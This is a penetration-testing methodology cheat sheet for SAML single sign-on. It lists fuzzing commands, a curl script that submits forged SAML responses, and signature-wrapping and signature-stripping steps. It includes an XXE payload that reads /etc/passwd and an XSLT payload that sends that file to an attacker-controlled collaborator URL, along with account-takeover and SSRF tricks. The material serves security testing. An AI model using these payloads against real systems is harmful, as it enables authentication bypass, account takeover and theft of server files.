SSO

Single Sign-On

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attacker

My Methodology

If internal.company.com Redirects You To SSO e.g. auth.company.com , Do FUZZ On Internal.company.com e.g.

```
root@mine:~#ffuf -w wordlist.txt -u https://www.company.com/FUZZ -fc 302,404
```

- Tweet
- Tweet
- Tweet

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My Methodology

If internal.company.com Redirects You To SSO e.g. auth.company.com , Do FUZZ On internal.company.com/internal e.g. internal.company.com/internal/FUZZ

- **Tweet**

```
GET /internal/FUZZ HTTP/1.1
Host: internal.company.com
User-Agent: Mozilla/5.0
Referer: https://previous.com/path
Origin: https://internal.company.com
```

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My Methodology

If company.com/internal Redirects You To SSO e.g. Google login , Try To Insert public Before internal e.g. company.com/public/internal To Gain Access Internal

- Tweet

Steps to produce :-

1 - company.com/internal Redirect To Google Login
2 - Insert public Before internal e.g.
company.com/public/internal

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My Methodology

Install Burp Suite Extension SAML Raider And Configure It

- Blog

Steps to produce :-

1 - Install SAML Raider In Burp Suite
2 - Open Your Terminal
3 - Write This Command To Generate X.509 Certificate

```
openssl req -x509 -newkey rsa:4096 -keyout /tmp/key.pem -out cert.pem -days 365 -nodes
```

4 - Import cert.pem Into SAML Raider
5 - Click On Save and Self-Sign

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My Methodology

Try To Craft SAML Request With Token And Send It To The Server And Figure Out How Server Interact With This

- **Writeup**

Steps to produce :-

1 - Craft SAML Request With Token In File e.g. file.xml

2 - Create Bash File e.g. pwn.sh

```
#!/bin/sh
xml=`base64 file.xml`
curl -v 'https://www.company.com/sso' --data "RelayState=/path"
                --data-urlencode "SAMLResponse=$xml"
```

3 - Open Your Terminal

4 - Write This Command

```
Chmod +x pwn.sh && ./pwn.sh
```

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My Methodology

If There Is AssertionConsumerServiceURL In Token Request Try To Insert Your Domain e.g. http://me.com As Value To Steal The Token

- Blog

Steps to produce :-

1 - Intercept SAML Request e.g.
2 - There Is AssertionConsumerServiceURL
3 - There Is Any Parameter Accept URL As Value
4 - Insert http://me.com As Value

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My Methodology

If There Is AssertionConsumerServiceURL In Token Request Try To Do FUZZ On Value Of AssertionConsumerServiceURL If It Is Not Similar To Origin

- **Blog**

Steps to produce :-

1 - Intercept SAML Request e.g.

2 - There Is AssertionConsumerServiceURL

2 - Assume You Origin Request Is auth.comapny.com
But The Value Of AssertionConsumerServiceURL
Is internal.company.com

3 - Try To Do FUZZ On internal.company.com

```
root@miner:~# ffuf -w wordlist.txt -u https://www.company.com/FUZZ -fc 302,404
```

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My Methodology

If There Is Any UUID , Try To Change It To UUID Of Victim Attacker e.g. Email Of Internal Employee Or Admin Account etc

- Writeup

Steps to produce :-

1 - Intercept SAML Request With Token
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - Change UUID Of You To UUID Of Victim Account
6 - Click On Go

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My Methodology

Try To Figure Out If The Server Vulnerable To XML Signature Wrapping OR Not ?

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- Blog

Steps to produce :-

1 - Intercept SAML Request With Token
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - Choose XSW Number Attack e.g. XSW3
5 - Click On Apply XSW
6 - Click On Go

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My Methodology

Try To Figure Out If The Server Vulnerable To XML Signature Exclusion OR Not ?

- Blog
- Blog

Steps to produce :-

1 - Intercept SAML Request With Token
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - Click On Remove Signatures
5 - Click On Go

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My Methodology

Try To Figure Out If The Server Checks The Identity Of The Signer OR Not ?

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- Blog

Steps to produce :-
1 - Intercept SAML Request With Token
2 - Sent To Repeater
3 - Switch To SAML Raider Tab
4 - Click On Sent Certificate To SAML Raider's certs
5 - Switch To SAML Raider Certificates
6 - Click On Save and Self-Sign
7 - Back To SAML Raider Tab
8 - Click On (Re-)Sign message OR Assertion OR Both
9 - Click On Go

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My Methodology

Try To Inject XXE Payloads At The Top Of The SAML Response

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- Blog

```
<?xml version="1.0" encoding="UTF-8"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY   file SYSTEM "file:///etc/passwd">
   <!ENTITY dtd SYSTEM "http://www.me.com/text.dtd" >]>
<samlp:Response  ID="" >
  <saml:Issuer></saml:Issuer>
    <ds:Signature >
      ......
      &dtd
       .....
```

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Try To Inject XSLT Payloads Into The Transforms Element As A Child Node Of The SAML Response

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- Blog

```
...
<ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
  ...
  <ds:Transforms>
   <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
     <xsl:template match="doc">
       <xsl:variable name="file" select="unparsed-text('/etc/passwd')"/>
       <xsl:variable name="escaped" select="encode-for-uri($file)"/>
       <xsl:variable name="attackerUrl" select="'http://id.burpcollaborator.net/'"/>
       <xsl:variable name="exploitUrl" select="concat($attackerUrl,$escaped)"/>
       <xsl:value-of select="unparsed-text($exploitUrl)"/>
     </xsl:template>
   </xsl:stylesheet>
  </ds:Transforms>
</ds:Signature>
...
```

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My Methodology

If Victim Can Accept Tokens Issued By The Same Identity Provider That Services Attacker , So You Can Takeover Victim Account

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Steps to produce :-

1 - As Attacker , Intercept SAML Token Response
2 - Sent SAML Token Response To Victim
3 - Try To Make Victim Click On SAML Token Response
4 - From Attacker's Browser Try To Use SAML Token Response Too

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
My Methodology

While Testing SSO Try To search In Burp Suite About URLs In Cookie Header e.g. Host=IP; If There Is Try To Change IP To Your IP To Get SSRF

- **Writeup**

```
POST /sso HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Cookie: Host=IP-Of-Me:PORT;
Referer: https://previous.com/path
Origin: https://www.company.com

RelayState=path&SAMLResponse=base64(SAML-Structure)
```


SAML Testing
Testing Authentication
Unsigned Certificate: Easy win, parser doesn't validate certificates at all
Self-Signed Certificate: Simply clone the certificate or craft your own certificate and sign it.
Signature Stripping: Craft an unsigned well-formed Assertion. Improper parser implementation might overlook signature section
XML Signature Wrapping (XSW)
Response Messages
XSW1: Insert a cloned copy of the Response after the existing signature
XSW2: Insert a cloned copy of the Response before the existing signature
Assertion Messages
XSW3: Insert cloned copy of the Assertion before the existing Assertion
XSW4: Insert cloned copy of the Assertion within the existing Assertion
XSW5: Change a value in the signed copy and add clone of the original Assertion with the signature removed at the end of the SAML message
XSW6: Change a value in the signed copy and add clone of the original Assertion with the signature removed after the Assertion message
XSW7: Add an "Extensions" block with a cloned unsigned Assertion
XSW8: Add an "Object" block containing a copy of the original assertion with the signature removed
XML External Entities: Use XML entities to bypass the signature verification
Post-Authentication
Insecure Deserialization
XML Comments: Try authenticating as another user by injecting XML comment sequences
XSLT Exfiltration: Prepare a SAML token and create an XML Signature (doesn't need to be valid) with the XML Transform element

Thank You

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